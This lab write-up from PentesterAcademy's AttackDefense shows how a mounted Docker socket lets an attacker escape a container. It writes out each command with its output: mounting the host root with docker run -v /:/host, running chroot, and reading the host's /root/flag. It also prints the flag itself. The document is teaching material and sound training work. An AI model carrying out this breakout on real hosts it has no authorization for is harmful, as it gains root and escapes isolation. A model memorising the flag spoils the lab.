ATTACK DEFENSE

by PentesterAcademy

Name	Mounted Docker Socket
URL	https://attackdefense.com/challengedetails?cid=1195
Type	DevSecOps : Docker Breakouts


Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective: Leverage the mounted Docker socket to get access to the host machine and retrieve the flag stored in the root directory of the host system!

Solution:

Step 1: Search for docker socket.

Command: find / -name docker.sock 2>/dev/null




```
root@be632ecb5fa6:~# find / -name docker.sock 2>/dev/null
/run/docker.sock
root@be632ecb5fa6:~#
```

By default docker client is configured to use /var/run/docker.sock unix socket which is a symlink to /run/docker.sock.

Step 2: Docker client is installed on the docker container. Check the images available on the local machine.


Command: docker images



```
student@localhost:~$ docker images
REPOSITORY          TAG                 IMAGE ID            CREATED             SIZE
modified-ubuntu     latest              b5d991421011        23 hours ago        616MB
ubuntu              18.04               a2a15febcdf3        4 days ago          64.2MB
alpine              latest              b7b28af77ffe        5 weeks ago         5.58MB
student@localhost:~$
```

Step 3: Start an Ubuntu container. Mount root directory of host machine on /host directory of the container.


Command: docker run -it -v /:/host/ ubuntu:18.04 bash




```
root@be632ecb5fa6:~# docker run -it -v /:/host ubuntu:18.04 bash
root@bf778508869a:/#
root@bf778508869a:/#
```

Step 4: Change to /host directory and list the files.

Commands:
cd /host/
ls -l




```
root@bf778508869a:/# cd host/
root@bf778508869a:/host# ls -l
total 76
drwxr-xr-x  2 root root  4096 Aug 18 13:48 bin
drwxr-xr-x  2 root root  4096 Aug 18 13:48 boot
drwxr-xr-x 16 root root  3900 Aug 20 04:00 dev
drwxr-xr-x 64 root root  4096 Aug 19 09:03 etc
drwxr-xr-x  2 root root  4096 Aug 18 13:48 home
drwxr-xr-x 12 root root  4096 Aug 18 13:48 lib
drwxr-xr-x  2 root root  4096 Aug 18 13:48 lib64
drwx------  2 root root 16384 Aug 18 13:47 lost+found
drwxr-xr-x  2 root root  4096 Aug 18 13:48 media
drwxr-xr-x  2 root root  4096 Aug 18 13:48 mnt
drwxr-xr-x  3 root root  4096 Aug 18 13:48 opt
dr-xr-xr-x 89 root root     0 Aug 20 04:00 proc
drwx------  5 root root  4096 Aug 19 09:03 root
drwxr-xr-x 16 root root   460 Aug 20 04:01 run
drwxr-xr-x  2 root root  4096 Aug 18 13:48 sbin
drwxr-xr-x  2 root root  4096 Aug 18 13:48 srv
dr-xr-xr-x 13 root root     0 Aug 20 04:00 sys
```



```
drwxrwxrwt  7 root root  4096 Aug 20 04:20 tmp
drwxr-xr-x 11 root root  4096 Aug 18 13:48 usr
drwxr-xr-x 11 root root  4096 Aug 18 13:48 var
root@bf778508869a:/host#
```

Step 5: Use chroot on the /host directory.


Command: chroot ./ bash



```
root@bf778508869a:/host# chroot ./ bash
root@bf778508869a:/#
```

Step 6: Retrieve the flag

Commands:
find / -name flag 2>/dev/null
cat /root/flag



```
root@bf778508869a:/# find / -name flag 2>/dev/null
/root/flag
root@bf778508869a:/#
root@bf778508869a:/#
root@bf778508869a:/#
root@bf778508869a:/# cat /root/flag
7e75afc37c01ec0674bbf50a857a07b8
root@bf778508869a:/#
```

Flag: 7e75afc37c01ec0674bbf50a857a07b8

References:

1. Docker (https://www.docker.com/)